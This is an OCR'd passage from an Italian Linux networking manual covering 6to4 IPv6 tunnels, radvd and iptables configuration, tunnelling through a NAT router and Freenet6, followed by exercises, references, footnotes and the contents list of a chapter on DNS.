
# ip -6 route add to 2000::/3 via ::192.88.99.1 dev t6to4
metric 1 [Invio]
```

Fino a questo punto è tutto normale, tranne per il fatto di avere indicato un prefisso di soli 48 bit per l'indirizzo attribuito all'interfaccia virtuale del tunnel. La fase successiva richiede l'attribuzione di indirizzi appartenenti alla rete 2002:0102:0304:7:∗ (ovvero 2002:0102:0304:7::/64). Per ottenere questo risultato, il router locale deve ospitare Radvd, in funzione, con la configurazione seguente:

```
interface eth1
{
    AdvSendAdvert on;
    prefix 2002:0102:0304:7::/64
    {
        AdvOnLink on;
        AdvAutonomous on;
    };
};
```

I nodi della rete locale ricevono un indirizzo IPv6 del tipo 2002:0102:0304:7:***x***:***x***:***x***:***x***/64, dove ogni ***x*** rappresenta 16 bit ottenuti dall'identificatore EUI-64; inoltre ottengono l'instradamento predefinito verso il router locale, anche se solo per mezzo di un indirizzo di tipo *link-local*.

Tuttavia, questo non basta, perché il fatto di avere già attribuito all'interfaccia virtuale del tunnel l'indirizzo 2002:0102:0304::1/48,

potrebbe impedire a Radvd di assegnare all'interfaccia '**eth1**' del router locale un indirizzo appartenente alla rete 2002:0102:0304:7:∗; inoltre, il fatto stesso che il nodo sia un router, impedisce l'attribuzione automatica dell'indirizzo (si veda la nota nel riquadro 32.245). Pertanto, è bene intervenire manualmente con un indirizzo che comunque non possa entrare in conflitto; per esempio:

```
# ip -6 address add local 2002:0102:0304:7::1/64 ↩
↪       scope global dev eth1 [Invio]
```

Inoltre, è bene ricordare di abilitare l'attraversamento dei pacchetti IPv6 nel router locale, cosa che si dovrebbe ottenere con il comando seguente:

```
# echo 1 > /proc/sys/net/ipv6/conf/all/forwarding [Invio]
```

Figura 32.253. Situazione virtuale dopo la configurazione e l'instradamento attraverso il tunnel.



32.15.7.2 Utilizzare un tunnel 6to4 attraverso un router NAT

Quando ci si trova in una rete con indirizzi IPv4 privati e si accede all'esterno attraverso un router NAT che non è predisposto per la gestione di IPv6 attraverso un tunnel 6to4, diventa un po' difficile la realizzazione di un tunnel di questo tipo.

Figura 32.254. Rete locale con indirizzi IPv4 privati, che accede alla rete esterna attraverso un router che non riconosce i tunnel 6to4.



La figura 32.254 cerca di descrivere questa situazione: un router NAT si interpone tra una rete locale con indirizzi 192.168.1.∗ e la rete esterna (si tratta probabilmente di un router ADSL); l'indirizzo IPv4 esterno del router è 1.2.3.4; nella rete locale privata si adibisce un nodo particolare a router IPv6, con lo scopo di realizzare un tunnel 6to4 che riesca ad attraversare il router IPv4.

Prima di poter spiegare come si realizza il tunnel in questo caso, è necessario comprendere come si comporta il router IPv4. I pacchetti del tunnel hanno il numero di protocollo 41, come si può leggere nel file '`/etc/protocols`' di un sistema Unix comune:

```
ip      0     IP    # internet protocol, pseudo protocol
                    # number
icmp    1     ICMP  # internet control message protocol
igmp    2     IGMP  # Internet Group Management
…
tcp     6     TCP   # transmission control protocol
…
udp     17    UDP   # user datagram protocol
…
ipv6    41    IPv6  # Internet Protocol, version 6
…
```

Il router NAT più comune, alle prese con questo protocollo, si limita a sostituire l'indirizzo IPv4 di origine con il proprio (in questo caso con l'indirizzo 1.2.3.4), ma generalmente non è in grado di dirigere correttamente il flusso di ritorno al nodo corretto (in questo caso è quello corrispondente all'indirizzo privato 192.168.1.1).

Per prima cosa, è necessario programmare il router NAT in modo da rinviare tutti i pacchetti provenienti dalla rete esterna, che non vengono riconosciuti appartenere a comunicazioni attivate dall'interno, verso il nodo che deve svolgere il ruolo di router IPv6; in questo caso verso l'indirizzo 192.168.1.1. In pratica, si deve fare in modo che tutti i pacchetti provenienti dall'esterno, che il router NAT si limiterebbe a rifiutare, vadano verso il router IPv6. A titolo di esempio viene mostrata la configurazione di un router ADSL con software Conexant, alla voce *Misc configuration* nella figura 32.256.

Figura 32.256. Configurazione della «zona demilitarizzata», ovvero «DMZ», con un router ADSL con software Conexant.



Questa procedura è necessaria per procedere; tuttavia, non si deve dimenticare il fatto che in questo modo si espone il router IPv6 agli attacchi provenienti dalla rete esterna, pertanto deve essere controllato in qualche modo l'ingresso di tali pacchetti.

Una volta sistemate queste cose, nel nodo che deve svolgere il ruolo di router IPv6 si possono dare gli stessi comandi già descritti in precedenza, con l'eccezione del primo, che deve fare riferimento all'indirizzo IPv4 privato:

```
# ip tunnel add name t6to4 mode sit remote any ↩
↪           local 192.168.1.1 [Invio]
```

Per completezza vengono ripetuti tutti i passaggi, tenendo conto che l'indirizzo IPv4 esterno del router NAT è 1.2.3.4, per-

tanto gli indirizzi IPv6 che si ottengono appartengono alla rete 2002:0102:0304::/48:

```
# ip tunnel add name t6to4 mode sit remote any local
192.168.1.1 [Invio]

# ip link set dev t6to4 up [Invio]

# ip -6 address add local 2002:0102:0304::1/48 scope global ↩
↪       dev t6to4 [Invio]

# ip -6 route add to 2000::/3 via ::192.88.99.1 dev t6to4 ↩
↪       metric 1 [Invio]
```

Si osservi anche che in questo caso il router IPv6 dispone di una sola interfaccia di rete: '**eth0**'. Pertanto, se si suppone, come già fatto in precedenza, di voler usare indirizzi nella rete 2002:0102:0304:7::/64 nella rete locale, si potrebbe assegnare manualmente un indirizzo del genere a tale interfaccia:

```
# ip -6 address add local 2002:0102:0304:7::1/64 ↩
↪       scope global dev eth0 [Invio]
```

Infine, anche in questo caso occorre ricordare di abilitare l'attraversamento dei pacchetti IPv6 nel router IPv6, con il comando seguente:

```
# echo 1 > /proc/sys/net/ipv6/conf/all/forwarding [Invio]
```

Per quanto riguarda Radvd, la configurazione è la stessa già vista in precedenza, riferita all'interfaccia '**eth0**':

```
interface eth0
{
    AdvSendAdvert on;
    prefix 2002:0102:0304:7::/64
    {
        AdvOnLink on;
        AdvAutonomous on;
    };
};
```

Da quanto esposto fino a questo punto, si possono comprendere due limiti di questo sistema: solo un nodo interno alla rete privata può creare un tunnel 6to4 e questo richiede anche la configurazione appropriata del router NAT, per ottenere tutti i pacchetti che altrimenti verrebbero scartati (inserendo anche un problema di sicurezza nella configurazione del nodo in questione); inoltre l'indirizzo IPv4 pubblico del router NAT deve essere statico.

Se non si dispone di un indirizzo IPv4 statico, diventa necessario costruire uno script che sia in grado di leggere l'indirizzo IPv4 ottenuto dal router creando al volo tutta la configurazione necessaria, in modo simile a quanto già visto a proposito delle connessioni PPP attraverso la linea commutata comune. Viene mostrato un esempio basato su un router ADSL con software Conexant, che offre l'informazione cercata accedendo alla pagina *http://192.168.1.254/doc/home.htm* (si intende che l'indirizzo 192.168.1.254 sia quello dell'interfaccia del router rivolta verso la rete privata). Per accedere a questa si deve fornire un nominativo utente ('**user**') e una parola d'ordine ('**password**') e per scaricarla si può usare Wget in questo modo:

```
# wget http://user:password@192.168.1.254/doc/home.htm [Invio]
```

Della pagina ottenuta conta una riga sola:

```
<TR><TD>80.117.113.124</TD><TD>255.0.0.0</TD><TD>00:D0:41:01:1B:F7</TD></TR>
```

In questo caso esiste un modo semplice per individuarla, facendo riferimento all'indirizzo fisico, ovvero l'indirizzo Ethernet:

```
# grep "00:D0:41:01:1B:F7" home.htm > riga [Invio]
```

Infine, si può estrarre l'indirizzo con SED:

```
# cat riga ↩
↪| sed "s/^<TR><TD>//" | sed "s/<\/TD><TD>.*//" [Invio]
```

Viene proposto uno script completo, che estrae le informazioni e configura il tunnel 6to4, nel file *allegati/conexant.txt* .

Una volta verificato il funzionamento dello script, se ne può comandare l'avvio a intervalli regolari attraverso il sistema Cron (sezione 11.5).

Si tenga in considerazione che in questa sezione non sono stati analizzati i problemi di sicurezza che si creano dirigendo i pacchetti IPv4 non meglio identificati verso il router IPv6. (sezione 42.5).

La sezione 42.4.4 descrive in modo più chiaro il principio di funzionamento di un NAT.

32.15.8 Caratteristiche del tunnel per il filtro dei pacchetti IPv4

«

I pacchetti IPv4 utilizzati per realizzare un tunnel che contiene IPv6, sono contrassegnati dal numero di protocollo 41, che nel file '`/etc/protocols`' dovrebbe apparire indicato nel modo seguente:

```
...
tcp      6        TCP     # transmission control protocol
...
udp      17       UDP     # user datagram protocol
...
ipv6     41       IPv6    # Internet Protocol, version 6
...
```

Quando si configura un firewall, ma si utilizza un tunnel di questo tipo, occorre ricordare di consentire il traffico IPv4 con il protocollo 41. Quando si utilizza Iptables per questo scopo, si potrebbero usare dei comandi come quelli seguenti quando il tunnel viene attivato all'interno del firewall stesso:

```
# iptables -t filter -A INPUT -p ipv6 -s 0/0 -d 0/0 ↩
↪          -j ACCEPT [Invio]

# iptables -t filter -A OUTPUT -p ipv6 -s 0/0 -d 0/0 ↩
↪          -j ACCEPT [Invio]
```

Se invece il tunnel viene attivato in un altro elaboratore, che si trova a dover attraversare il firewall:

```
# iptables -t filter -A FORWARD -p ipv6 -s 0/0 -d 0/0 ↩
↪          -j ACCEPT [Invio]
```

32.15.9 Tunnel 6to4 attraverso Freenet6

Il servizio Freenet6 consente di accedere alla rete IPv6, partendo da una rete locale IPv4, in modo molto semplice, attraversando senza complicazioni anche un router NAT. Il servizio Freenet6 consente anche di creare collegamenti più sofisticati e in condizioni diverse, tuttavia qui ci si concentra alla situazione più semplice, come appe-

na descritto; si veda eventualmente *http://gogonet.gogo6.com/page/freenet6-ipv6-services* per maggiori informazioni.

Invece di dover predisporre manualmente il proprio tunnel 6to4, come descritto in precedenza nel capitolo, in questo caso ci si avvale del programma gogoClient che nelle distribuzioni GNU/Linux Debian corrisponde al pacchetto '**gogoc**'. Questo programma richiede un file di configurazione, corrispondente di norma a '`/etc/gogoc/gogoc.conf`', nel quale va specificato in che modalità si intende operare. Di norma, per ottenere un collegamento «anonimo» che possa superare un router NAT è sufficiente la configurazione predefinita; in particolare vanno considerate queste opzioni:

```
userid=
passwd=
server=anonymous.freenet6.net
auth_method=anonymous
tunnel_mode=v6anyv4
```

L'avvio del servizio gestito da gogoClient comporta la creazione del tunnel, associando un indirizzo IPv6 all'interfaccia virtuale del tunnel:

```
$ ifconfig [Invio]




  …
  tun       Link encap:UNSPEC  HWaddr 00-00-00-00-00-00-00-00-…
            inet6 addr: 2001:5c0:1000:b::9c33/128 Scope:Global
            UP POINTOPOINT RUNNING NOARP MULTICAST  MTU:1280  Metric:1
            RX packets:209 errors:0 dropped:0 overruns:0 frame:0
            TX packets:220 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:500
            RX bytes:26140 (25.5 KiB)  TX bytes:19532 (19.0 KiB)
  …
```

A questo punto tutto dovrebbe funzionare, ammesso che non ci siano impedimenti al passaggio del tunnel e al traffico IPv6. A titolo di esempio, si ipotizza una configurazione del nodo locale, presso il quale è in funzione gogoClient, tale da consentire il traffico verso l'esterno e la protezione contro gli accessi indesiderati; viene mostrato un estratto di script in cui si utilizzano i comandi '**iptables**' e '**ip6tables**':

```
iptables  -t filter -F
ip6tables -t filter -F
iptables  -t mangle -F
ip6tables -t mangle -F
iptables  -t nat    -F
iptables  -t filter -X
ip6tables -t filter -X
iptables  -t mangle -X
ip6tables -t mangle -X
iptables  -t nat    -X
#
iptables  -P INPUT   DROP
ip6tables -P INPUT   DROP
iptables  -P FORWARD ACCEPT
ip6tables -P FORWARD ACCEPT
iptables  -P OUTPUT  ACCEPT
ip6tables -P OUTPUT  ACCEPT
#
iptables  -t filter -A INPUT -s 127.0.0.0/8    -d 0/0 -i lo -j ACCEPT
ip6tables -t filter -A INPUT -s ::1/128        -d 0/0 -i lo -j ACCEPT
iptables  -t filter -A INPUT -s 192.168.0.0/16 -d 0/0       -j ACCEPT
iptables  -t filter -A INPUT -s 172.16.0.0/12  -d 0/0       -j ACCEPT
iptables  -t filter -A INPUT -s 10.0.0.0/8     -d 0/0       -j ACCEPT
ip6tables -t filter -A INPUT -s fe80::/64      -d 0/0       -j ACCEPT
ip6tables -t filter -A INPUT -s fec0::/10      -d 0/0       -j ACCEPT
ip6tables -t filter -A INPUT -s 2002::/16      -d 0/0       -j ACCEPT
#
iptables  -t filter -A INPUT -p ipv6 -s 0/0    -d 0/0       -j ACCEPT
#
```

```
iptables  -t filter -A INPUT -p tcp  -s 0/0 -m state \
          --state ESTABLISHED,RELATED -j ACCEPT
iptables  -t filter -A INPUT -p udp  -s 0/0 -m state \
          --state ESTABLISHED -j ACCEPT
#
ip6tables -t filter -A INPUT -m state \
          --state ESTABLISHED,RELATED -j ACCEPT
```

32.16 Esercitazioni

«

Si propongono due esercizi pratici che potrebbero rendersi utili per la comprensione del problema degli instradamenti, a livello della rete globale.

Per il primo tipo di lavoro va utilizzato Traceroute o un programma equivalente per scoprire come si articola la disposizione dei primi 10 router, a partire dal proprio collegamento a Internet. Alla fine, si dovrebbe produrre un elaborato simile a quello seguente, dove si nota anche la parte finale del nome a dominio dei nodi scoperti:



Per il secondo tipo di lavoro si utilizza come prima Traceroute o un programma equivalente, ma questa volta lo si fa per scoprire quali sono i gestori attraversati per la connessione con 10 nomi di siti differenti. Alla fine, si dovrebbe produrre un elaborato simile a quello seguente:



32.17 Riferimenti

«

- Olaf Kirch, *NAG, The Linux Network Administrators' Guide*, *http://www.google.com/search?q=%22ol22af+kirch%22+nag+%22th22e+linux+network+administrators+guide%22*
- Terry Dawson, *Linux NET-3-HOWTO*, *http://www.google.com/search?q=%22te22rry+dawson%22+linux+net-3-howto*
- S. Gai, P. L. Montessoro, P. Nicoletti, *Reti locali: dal cablaggio all'internetworking*, UTET, edizione Scuola superiore G. Reiss Romoli, 1997
- Charles Hedrick, *TCP/IP introduction*, 1987, *http://www.ii.uib.no/~magnus/TCP.html*

- Mike Oliver, *TCP/IP Frequently Asked Questions*, http://www.itprc.com/tcpipfaq/
- Paul Gortmaker, *Ethernet-HOWTO*, http://www.google.com/search?q=%22pa22ul+gortmaker%22+ethernet-howto
- IEEE Standard Association, *IEEE 802 LAN/MAN Standards Committee*, http://grouper.ieee.org/groups/802/
- IEEE Standard Association, *IEEE 802.3 ETHERNET WORKING GROUP*, http://grouper.ieee.org/groups/802/3/
- IEEE, *Guidelines for 64-bit global identifiers (EUI-64) registration authority*, marzo 1997, http://standards.ieee.org/develop/regauth/tut/eui64.pdf
- R. Hinden, S. Deering, *RFC 2373: IP Version 6 Addressing Architecture*, 1998, http://www.ietf.org/rfc/rfc2373.txt
- R. Hinden, M. O'Dell, S. Deering, *RFC 2374: An IPv6 Aggregatable Global Unicast Address Format*, 1998, http://www.ietf.org/rfc/rfc2374.txt
- M. Crawford, *RFC 2464: Trasmission of IPv6 Packets over Ethernet Networks*, 1998, http://www.ietf.org/rfc/rfc2464.txt
- B. Carpenter, K. Moore, *RFC 3056: Connection of IPv6 Domains via IPv4 Clouds*, 2001, http://www.ietf.org/rfc/rfc3056.txt
- C. Huitema, *RFC 3068: An Anycast Prefix for 6to4 Relay Routers*, 2001, http://www.ietf.org/rfc/rfc3068.txt
- Silvano Gai, *IPv6*, McGraw-Hill, 1997, ISBN 88-386-3209-X
- R. Hinden, R. Fink, J. Postel, *RFC 2471: IPv6 Testing Address Allocation*, 1998, http://www.ietf.org/rfc/rfc2471.txt

- Peter Bieringer, *Linux: IPv6*, *http://www.bieringer.de/linux/IPv6/*
- Peter Bieringer, *Linux IPv6 HOWTO*, *http://www.google.com/search?q=%22pe22ter+bieringer%22+linux+ipv6+howto*
- *AERAsec*, *http://ipv6.aerasec.de/* , *http://ipv6.aerasec.de/index2.html*
- Euro6IX Consortium, *IPv6 tunnels through routers with NAT*, *http://www.euro6ix.org/documentation/euro6ix_co_upm-consulintel_wp4_ipv6_tunnels_nat_v1_6.pdf*
- IEEE Standard Association, *IEEE 802 LAN/MAN Standards Committee*, *http://grouper.ieee.org/groups/802/*
- IEEE Standard Association, *IEEE 802.11™ WIRELESS LOCAL AREA NETWORKS*, *http://grouper.ieee.org/groups/802/11/*
- Wikipedia, *Wi-Fi*, *http://it.wikipedia.org/wiki/Wi-Fi*
- Wikipedia, *Hotspot (Wi-Fi)*, *http://it.wikipedia.org/wiki/Hotspot_%28Wi28-Fi%29*
- Wikipedia, *Wireless access point*, *http://en.wikipedia.org/wiki/Wireless_access_point*
- Wikipedia, *Wireless local area network*, *http://it.wikipedia.org/wiki/Wireless_LAN*
- *Linux wireless networking*, *http://www.linuxhomenetworking.com/wiki/index.php/Quick_HOWTO_:_Ch13_:_Linux_Wireless_Networking*

[1] Si precisa che l'imbustamento aumenta le dimensioni del PDU, mentre si abbassa il livello a cui il PDU appartiene.

[2] Un router è predisposto normalmente per trasferire pacchetti di livello 3 di un tipo di protocollo particolare; tuttavia, nulla vieta la realizzazione di router più complessi, in grado di compiere la loro funzione anche con protocolli diversi e incompatibili, ma in tal caso rimane comunque esclusa la possibilità di «tradurre» pacchetti di un tipo di protocollo in un altro tipo di protocollo.

[3] ISA sta per *Industry standard architecture* e si riferisce al bus utilizzato dai primi «PC».

[4] In passato veniva fatta anche la scansione dell'indirizzo 360_{16}, ma l'utilizzo di questo, dal momento che poi si estende fino a $37F_{16}$, porterebbe la scheda di rete in conflitto con la porta parallela standard che di solito si trova nella posizione 378_{16}.

[5] Per questioni tecniche, la connessione PLIP consente l'uso di protocolli IPv4, ma non di IPv6.

[6] **Wireless-tools** GNU GPL

[7] **WPA Supplicant** GNU GPL oppure BSD

[8] **net-tools** GNU GPL

[9] La connessione PLIP non ha niente a che fare con le interfacce Ethernet, tuttavia il programma '**`ifconfig`**' fa apparire le interfacce PLIP come se fossero Ethernet, con la differenza che si tratta di una connessione punto-punto.

[10] **net-tools** GNU GPL

[11] In caso di difficoltà si può optare per l'instradamento del nodo 127.0.0.1 soltanto, come mostrato nel seguito.

[12] Si parla di connessione broadcast.

[13] Teoricamente sarebbe possibile indicare un instradamento per ogni elaboratore che si intende raggiungere, ma questo è decisamente poco conveniente dal punto di vista pratico.

[14] **net-tools** GNU GPL

[15] **ping** UCB BSD

[16] **net-tools** GNU GPL

[17] È importante considerare il fatto che il router viene visto con l'indirizzo 192.168.1.254 sulla rete locale 192.168.1.0. L'interfaccia del router connessa con l'altra rete locale deve avere un indirizzo diverso, confacente con l'indirizzo di quella rete.

[18] Questo instradamento dovrebbe essere già stato definito automaticamente da Ifconfig.

[19] Questo instradamento dovrebbe essere già stato definito automaticamente da Ifconfig.

[20] Questo instradamento dovrebbe essere già stato definito automaticamente da Ifconfig.

[21] Questo instradamento dovrebbe essere già stato definito automaticamente da Ifconfig.

[22] Questo instradamento dovrebbe essere già stato definito automaticamente da Ifconfig.

[23] Questo instradamento dovrebbe essere già stato definito automaticamente da Ifconfig.

[24] Questo instradamento dovrebbe essere già stato definito automaticamente da Ifconfig.

[25] Questo instradamento dovrebbe essere già stato definito

automaticamente da Ifconfig.

[26] **Traceroute** UCB BSD

[27] Ma potrebbe trattarsi benissimo di '**ppp0**', nel caso di una connessione attraverso il protocollo PPP, o di qualunque altra interfaccia reale.

[28] **Iproute** GNU GPL

[29] **Iputils** UCB BSD e GNU GPL

[30] Per usare Ping come utente comune occorre che il suo eseguibile appartenga all'utente '**root**' e abbia il bit SUID attivo (SUID-root). È probabile che questo permesso debba essere assegnato manualmente.

[31] **Iputils** UCB BSD e GNU GPL

[32] Eventualmente, il procedimento manuale può servire per assegnare indirizzi di comodo, che ignorano l'identificatore EUI-64.

[33] **Radvd** software libero con licenza speciale

[34] Tutti gli indirizzi 3ffe::/16 appartengono a questo gruppo di prova, ma in generale vanno usati in base ad accordi presi con altri nodi che utilizzano IPv6.

Capitolo 33

Risoluzione dei nomi

33.1 Indirizzi e nomi 3603
33.1.1 Configurazione del tipo di conversione: file «/etc/host.conf» 3603
33.1.2 File per la conversione 3606
33.2 DNS come base di dati distribuita 3611
33.2.1 Nome a dominio 3611
33.2.2 Zone 3613
33.2.3 Record di risorsa 3614
33.2.4 Risoluzione inversa 3615
33.2.5 Registrazione di un nome a dominio 3615
33.3 Esempio di configurazione del DNS 3619
33.3.1 Prima di gestire un servente DNS 3620
33.3.2 Predisposizione di un servente DNS elementare . 3621
33.3.3 Gestire anche la rete locale 3625
33.3.4 Gli altri elaboratori della rete 3630
33.3.5 Gestire la posta elettronica locale 3630
33.3.6 Gestire gli alias 3631
33.3.7 Isolamento dall'esterno 3632
33.4 Gestione del servizio di risoluzione dei nomi 3633
33.4.1 Utilizzo di «named» 3633
33.4.2 Nslookup 3635
33.4.3 Host 3636

«a2» 2013.11.11 --- Copyright © Daniele Giacomini -- appunti2@gmail.com http://informaticalibera.net

33.4.4 Dig 3638
33.4.5 Verifica del funzionamento del servizio 3643
33.5 File di configurazione più in dettaglio 3647
33.5.1 File «/etc/named.conf» o «/etc/bind/named.conf» 3647
33.5.2 Memoria cache del dominio principale 3651
33.5.3 Gestione delle zone su cui si ha autorità 3652
33.5.4 Riproduzione delle informazioni di un altro DNS 3653
33.5.5 File di zona 3654
33.5.6 SOA -- Start of authority 3655
33.5.7 NS -- Name Server 3659
33.5.8 MX -- Mail Exchanger 3659
33.5.9 A, AAAA, A6 -- Address 3660
33.5.10 PTR -- Pointer 3662
33.5.11 CNAME -- Canonical Name 3664
33.5.12 File dei serventi principali 3665
33.6 Serventi DNS secondari 3666
33.7 Servente DNS di inoltro 3668
33.8 Esercitazione: individuazione dei nomi a dominio disponibili e occupati 3669
33.9 Riferimenti 3671

